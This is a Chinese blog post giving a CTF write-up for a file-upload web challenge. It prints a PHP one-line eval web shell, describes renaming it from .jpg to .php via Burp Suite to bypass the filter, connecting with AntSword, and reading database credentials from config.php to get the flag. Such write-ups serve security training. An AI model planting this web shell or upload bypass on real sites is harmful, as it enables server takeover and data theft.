i春秋CTF训练 Web Do you know upload?


原创

椰奶冻不安全 于 2020-07-02 15:18:24 发布 411 收藏 1

分类专栏： CTF 文章标签： php 数据库

来自 椰奶冻不安全 的博客，复制完可要记得我吖

本文链接：https://blog.csdn.net/qq_40654505/article/details/107084980




Web Do you know upload?


> 题目内容：加油吧，少年。
> 题目链接请在i春秋申请

一个简单的文件上传，写个一句话命名为2.jpg，用burpsuit抓包后改为2.php上传成功

```
<?php @eval($_POST[cmd]);?>
```



返回了上传路径，用蚁剑连接此路径，密码为cmd，可成功连接




查看config.php发现数据库配置信息

```php
<?php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$database = "ctf";

// 创建连接
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($database);
?>
```

蚁剑连接数据库，设置用户名ctf，密码为ctfctfctf



点击ctf库flag表flag字段，点击执行得到flag